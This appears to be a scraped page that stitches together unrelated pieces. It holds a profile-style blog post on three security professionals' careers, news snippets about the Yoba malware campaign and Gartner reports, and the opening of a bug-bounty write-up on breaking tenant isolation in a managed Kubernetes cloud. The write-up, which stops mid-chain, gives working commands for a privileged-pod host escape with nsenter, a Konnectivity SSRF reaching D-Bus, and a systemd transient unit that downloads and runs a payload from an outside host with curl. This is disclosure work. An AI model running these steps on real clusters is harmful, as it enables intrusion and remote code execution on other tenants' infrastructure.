None of this is where Brandon started. He’s been curious about breaking things since he was a kid hex-editing the game Doom for unlimited ammo, taught himself reverse engineering (taking apart finished software to understand how it works) before it had a name, and spent years as an IT admin and then in incident response at Microsoft back when cybersecurity barely existed as a job title. What pulled him off the breaking side was noticing—after watching the same handful of mistakes scroll past again and again (things like SQL injection and cross-site scripting, two of the most common ways attackers exploit a poorly built website)—that he’d rather help teams avoid the break-in than perform it. Application security, he says, is his natural place.

As for breaking in yourself, Brandon’s advice follows straight from how he spends his days: practice interviewing and asking the right questions and spend real time around builders so you understand what goes into the thing you’re critiquing. When he hires, certifications are the last thing he looks at; he wants to see capture-the-flag competition results (hacking contests where you solve security puzzles to earn points) and public GitHub projects, because those prove you’ve done the work. Build something, break something, and get comfortable talking to the people who build.

Forget that

Kurt Heath, IT Support Associate

Kurt Heath, IT Support Associate

Kurt Heath‘s chosen corner of the work is offensive security: penetration testing (getting paid to legally break into systems to prove where they’re weak) and, eventually, red teaming. The day-to-day of getting good at it is far less cinematic than the label suggests. It’s hours of hands-on practice against deliberately vulnerable targets, reading about a technique and then trying it until it works, and the slow accumulation of the layers the job actually rests on: operating systems, networking, software development, and security fundamentals, all applied at once. He’s the first to say pen testing is “the sexy thing” that gets advertised, and the first to warn that it shouldn’t be anyone’s first stop, because of how much quiet groundwork sits underneath it.

A big part of his real workday now is deciding how, and how much, to lean on AI. Kurt treats it as a tool rather than a crutch: he uses it as a coding assistant when he has to work in an unfamiliar language, and to sort through large volumes of information quickly, but he won’t let it think for him. He still fills out forms like this blog’s questionnaire by hand, keeping a personal touch on his own work, and he’s wary of letting AI pull the trigger during an engagement, since an overzealous tool can act on a network however it sees fit, cause unintended operational damage, or wander out of scope and create a legal problem. The way he sees it, security is fundamentally a human problem: automation keeps getting better at the systematic parts, but thinking outside the box the way an attacker does stays stubbornly human.

How Kurt got here matters less to the day-to-day than how he keeps going, but it’s worth knowing that he’s largely self-taught. After a community college program didn’t work out, he taught himself from scratch, finishing shifts at an auto plant and then spending nights with YouTube and a search bar learning how computers and networks actually worked. The hardest part, he told me, was self-motivation, and what carried him through was a mix of sheer want and, eventually, other people: the friends and community he found in Discord servers, security podcasts, and interest channels who helped him turn raw drive into real focus. He even got a tattoo as a reminder that there is no plan B.

“There is no other option. There’s no what if. This is it. This is life now, and I’ll figure it out some way, somehow, no matter how long it takes.” – Kurt Heath


If you’re drawn to the same offensive work, Kurt’s advice is to resist starting there. Build the foundation first, often through a role like a security operations center, join the communities where people are learning in the open, and let the flashier work come after the groundwork is solid. Progress in this field—in his experience—is measured less by the title you land than by how much you grow and who you grow alongside.

The comfort lock

Seth Jeacopello, Mgr, Security Engineer

Seth Jeacopello, Mgr, Security Engineer

Seth works in application security too, but if Brandon’s days are mostly about people, Seth’s are mostly about code, which makes the two of them a useful picture of how differently the same job can look. When Seth Jeacopello gets stuck on a hard problem, he doesn’t stare at it harder, he picks up a lock. An actual physical lock with pins and tumblers, because he’s a serious lock-picking hobbyist, and over the years he’s learned that the best response to hitting a wall is to set the problem down and pick what he calls a comfort lock, one he knows well and can open easily. It isn’t about the lock; it’s about giving his brain a small win so he can return to the hard thing with fresh eyes.

The comfort lock exists because Seth’s actual day-to-day is easy to get lost in. In application security, a big part of the job is reading enormous amounts of someone else’s code looking for the one flaw that matters, and as a lifelong developer he genuinely loves reading code, which is exactly what makes it a trap. He described the pull of it to me: you convince yourself the vulnerability is just behind the next function, and the next, and suddenly two days are gone. The skill he’s spent decades sharpening isn’t finding things, it’s knowing when deep enough is deep enough and when to step back, which is where the lock comes in. After 26 years, the meta-skill of managing his own attention is as much a part of the craft as anything technical.

That longevity goes back a long way. Around 1999, still in his teens, he landed a software quality assurance internship, was hired as a developer by 17, and gravitated toward the security-flavored work from the start before moving into network security tooling, rising to chief architect and then chief technology officer along the way.

“We’re like three or four guys off the street coming in with a product, and this huge company was like, yeah, you three, go for it. That was probably one of the coolest things.” – Seth Jeacopello


His advice for building the instincts the daily work demands is refreshingly concrete: set up a deliberately vulnerable practice machine, break into it, and then go read the logs it generated, so you learn not just how an attack works but what it looks like from the defender’s side. That single exercise builds both the offensive and the investigative muscle at once, and it’s the kind of patient, repeatable practice that the day-to-day of this field actually rewards.

The thread

There’s a version of cybersecurity that makes for great television, fast-paced and full of eureka moments, and those moments do exist. But the three people I talked to this week live in a different version of the field, one built on patience, repetition, and a kind of stubborn care that doesn’t photograph well. For Brandon, the real work is the hard, human conversation of telling a builder their work is flawed without making an enemy of them. For Kurt, it’s the unglamorous hours of hands-on practice and the discipline to use AI as a tool without letting it think for him. For Seth, it’s reading one more page of code and knowing when to stop, with a comfort lock on the desk for when he can’t.

None of that makes a great action sequence, but all of it is what a security career actually looks like, and the good news for anyone starting out is that these are learnable habits, not inborn talent. Notice how much of the real work is human: empathy, patience, judgment, and knowing how your own mind works. The analytical, interpersonal, and self-management skills you already have are not a consolation prize, they are part of the job. If you want to begin building the rest, here are a few places to start:

  • TryHackMe and Hack The Box let you stand up deliberately vulnerable machines, break in, and study what you triggered, exactly the exercise Seth recommends
  • The OWASP Top 10 explains the most common application security flaws, including the ones Brandon saw on repeat
  • The OWASP Cheat Sheet Series turns those flaws into practical, task-level guidance on how to build and review software securely; the daily bread of Brandon’s and Seth’s work
  • The Darknet Diaries podcast tells the human stories behind real security incidents, and it’s a good way to hear what the work actually feels like

And if you want to build cloud security skills specifically, AWS has free and hands-on resources to help you start:

  • AWS Skill Builder offers more than 1,000 free self-paced courses, including security learning plans you can start today
  • AWS Builder Labs lets you practice in a real AWS console on hands-on security labs, the stand-it-up-and-try-it approach Seth recommends

In Part 4: What I’d tell myself, we close the series with the advice and hard-won lessons these professionals would hand to someone just starting out.

Doing the work behind the work? These three want you to know it counts. Share your story on LinkedIn!


Shannon Brazil

Shannon is a senior security engineer, managing a team on the AWS Customer Incident Response Team (CIRT), specializing in digital forensics and cloud security investigations. Known in the community as AWSlady, she is passionate about security education and mentoring the next generation of defenders.

  •  

Yoba Malware Abuses Signed ChatGPT and Claude Binaries to Target AI Users

As interest in new AI tools accelerates, cybercriminals are finding ways to exploit the trust surrounding them. Check Point Research (CPR) has uncovered Yoba, a malware campaign using fake GitHub projects impersonating supposed ChatGPT and Claude desktop applications, while abusing legitimate, signed OpenAI and Anthropic executables to help load malware. The campaign shows how the rush to access new AI tools is creating opportunities for social engineering, even when the AI platforms themselves have not been compromised. Key Findings Attackers used fake GitHub projects impersonating supposed ChatGPT and Claude desktop applications to distribute Yoba malware. Legitimate, signed OpenAI and Anthropic […]

The post Yoba Malware Abuses Signed ChatGPT and Claude Binaries to Target AI Users appeared first on Check Point Blog.

  •  

Three Gartner Reports. One Emerging Direction for Exposure Management.

In a short period, Check Point has appeared across three new Gartner research publications examining autonomous remediation, exposure assessment, and the future of preemptive cybersecurity. These three reports ask very different questions. But how do they connect? One examines how organizations can trust autonomous remediation. Another looks at the growing exposure management market and the increasing importance of exploitability. The third looks further ahead at the technologies Gartner believes will shape preemptive cybersecurity. Taken together, the reports capture a broader change already underway across the industry. Exposure management is expanding from identifying risk toward understanding exploitability and enabling action. Exploitability […]

The post Three Gartner Reports. One Emerging Direction for Exposure Management. appeared first on Check Point Blog.

  •  

An insecure neighbor: how a vulnerability chain led to an isolation bypass in cloud infrastructure

This article is published for educational purposes only, to raise awareness among information security professionals. The research was part of an official bug bounty program on a major platform. We notified the cloud provider about the vulnerabilities in line with our responsible disclosure policy, and all security issues we found were fixed in full. The infrastructure analyzed in this post has been anonymized, so the organization cannot be identified. We believe that regular pentests, bug bounty programs, and conversations between developers and independent researchers are the foundation of security for any IT product.

Introduction

Many experts believe that cloud data breaches are mostly the customers’ fault, caused by issues like misconfigured storage or open ports. However, our penetration test of a major cloud provider demonstrated that critical threats can originate within the provider’s own infrastructure.

This analysis is based on a real-world case that won second place in the System Hacking (Web & Logic) category at Russian Pentest Award 2026. It covers the sequential exploitation of several vulnerabilities and logic errors. Together, they led to critical business consequences and a complete bypass of tenant isolation within the cloud. On October 22, 2026, I presented a technical analysis of this case in my “Smash the Tenant Boundary” talk at Security Analyst Summit (SAS 2026).

1. Gaining initial access through a managed Kubernetes cluster

Our cloud infrastructure pentest followed the threat model of an external attacker with the privileges of a regular tenant. The ultimate goal of the attack was to assume full control of the cloud.

1.1. Escaping the worker node

First, we created a resource in the cloud’s managed Kubernetes cluster (v1.25.16+k0s.0). As a rule, the provider deliberately withholds SSH access to worker nodes from tenants, because they’re paying for a managed service, not for running servers themselves. In this case, however, the cluster’s security policies did not prevent the creation of privileged pods with access to host namespaces. This enabled us to deploy a pod and switch the execution context to the host machine running the container.

kubectl run pod-name-bla \
   --image=alpine \
   --restart=Never \
   --overrides='
 {
   "apiVersion": "v1",
   "spec": {
     "hostPID": true,
     "containers": [
       {
         "name": "priv",
         "image": "alpine",
         "command": [ "sh", "-c", "sleep 3600" ],
         "stdin": true,
         "tty": true,
         "securityContext": {
           "privileged": true
         }
       }
     ]
   }
 }'

After creating the privileged pod, we ran the nsenter command inside the container. It moved the execution context to the host machine:

nsenter --target 1 --mount --uts --ipc --net --pid – bash

After this, the bash shell ran on the actual host machine, not inside the container. Because the pod was privileged, we got full root access to the host machine.


Kubelet configuration and API server address

Kubelet configuration and API server address



Next, we analyzed its file system. While researching the data plane, we found a Konnectivity service token. This component provides a tunnel between the control plane and the data plane of a Kubernetes cluster. It was this component that opened up interesting opportunities for developing the attack.

Konnectivity service account token

Konnectivity service account token

1.2. Analysis of control plane services


After gaining access to the host machine (the worker node mentioned earlier), we analyzed its network interfaces: the user VPC and the Calico interfaces. We extracted the kube-apiserver address (192.168.0.4) from the kubelet configuration file. A subsequent scan of this address revealed the following open ports:

192.168.0.4:9443 open https status=404
192.168.0.4:2380 open
192.168.0.4:6443 open http status=400
192.168.0.4:8132 open
192.168.0.4:9100 open http status=200 title="Node Exporter"
192.168.0.4:9308 open http status=200 title="kube-state-metrics"


Of greatest interest is port 8132, where Konnectivity runs. This service creates a reverse tunnel between the control plane and the data plane so that the data plane is visible from the control plane. This allows management components to communicate with worker nodes, even behind a NAT. The Konnectivity token found earlier granted permission to interact with this service.

Interaction diagram between control plane and data plane via Konnectivity

1.3. Exploiting Konnectivity

To analyze the service on port 8132, we deployed a local test environment. We found that v1.25.16+k0s.0 uses a fork of konnectivty-server, inherited from apiserver-network-proxy in the original Kubernetes.

A quick primer on k0s: this is a minimalist Kubernetes distribution designed for cloud providers. It’s a convenient base for deploying managed clusters (mk8s) with minimal resource overhead. An important feature of k0s is that running user pods on control plane nodes (also known as master nodes) is disabled by default. This meets mk8s security requirements for control plane isolation.

Port 8132, mentioned above, hosts AgentService, which provides a single method: Connect. This method accepts a Packet stream.

service AgentService {
  rpc Connect(stream Packet) returns (stream Packet) {}
}

The code revealed an interesting detail: when AgentService receives a packet of the type DIAL_REQ from a worker node, the server calls the net.Dial() function on the control plane side. The packet structure for the Connect method looks like this:

//apiserver-network-proxy/konnectivity-client/proto/client/client.proto:26

enum PacketType {
  DIAL_REQ = 0;
  DIAL_RSP = 1;
  ...
}

message Packet {
  PacketType type = 1;

  oneof payload {
    DialRequest dialRequest = 2;
    DialResponse dialResponse = 3;
    Data data = 4;
    CloseRequest closeRequest = 5;
    CloseResponse closeResponse = 6;
    CloseDial closeDial = 7;
  }
}

message DialRequest {
    // tcp or udp?
    string protocol = 1;
    // node:port
    string address = 2;
    // random id for client, maybe should be longer
    int64 random = 3;
}

The server reads any Packet packets from the stream initiated by the agent (worker node):

//apiserver-network-proxy/pkg/server/server.go:721
in, err := stream.Recv()
...
recvCh <- in

Next, the packets go to the backend manager:

//apiserver-network-proxy/pkg/server/server.go:748

func (s *ProxyServer) serveRecvBackend(...) {
    for pkt := range recvCh {
        switch pkt.Type {

Then comes the most interesting part:

//apiserver-network-proxy/pkg/server/server.go:888

case client.PacketType_DIAL_REQ:
    req := pkt.GetDialRequest()
    klog.V(5).InfoS("Received DIAL_REQ", "target", req.Address)
    s.handleDialRequest(pkt, backend)

In other words, a DIAL_REQ that comes from the agent (worker node) was considered valid and passed to the packet handler for the corresponding type (DIAL_REQ).

//apiserver-network-proxy/pkg/server/server.go:921
func (s *ProxyServer) handleDialRequest(pkt *client.Packet, backend Backend) {
  ...
  dialReq := pkt.GetDialRequest()
  resp.GetDialResponse().Random = dialReq.Random

  start := time.Now()
  conn, err := net.Dial(dialReq.Protocol, dialReq.Address) // we control proto and address

This created an SSRF primitive in the control plane context, which made it possible to reach not only network resources but also host UNIX sockets. D-Bus (- /run/dbus/system_bus_socket) was chosen as a promising target for interaction. The busctl utility revealed the following services available on the control plane:

org.freedesktop.DBus
 org.freedesktop.PackageKit
 org.freedesktop.PolicyKit1
 org.freedesktop.login1
 org.freedesktop.systemd1
 com.ubuntu.SoftwareProperties

Using the org.freedesktop.DBus.GetConnectionCredentials method with a custom D-Bus client we wrote on top of github.com/godbus/dbus/v5, we were able to retrieve the UID of the current process. In this case, it was 997. Unfortunately, it wasn’t root, which means we couldn’t instantly start a system service in systemd. However, it was still possible to create a user service (system –user). To do this, we first enabled lingering for our UID:

busctl --address=unix:path=/tmp/master-dbus.sock \
  call org.freedesktop.login1 \
       /org/freedesktop/login1 \
       org.freedesktop.login1.Manager \
       SetUserLinger ubb 997 true false

The following sockets were then opened:

/run/user/997/bus
 /run/user/997/systemd/private (this socket is the equivalent of running commands through systemctl --user.)

Through this new socket, we called the StartTransientUnit method of the org.freedesktop.systemd1.Manager service:

StartTransientUnit(
  name: string,
  mode: string,
  properties: a(sv),
  aux: a(sa(sv))
) -> job object path

The properties parameter is exactly where you pass the standard systemd service definition directives. We added the following line:

ExecStart=/bin/sh -c "bash -lc 'curl ip:port/payload -o /tmp/love;chmod +x /tmp/love; setsid /tmp/love '"

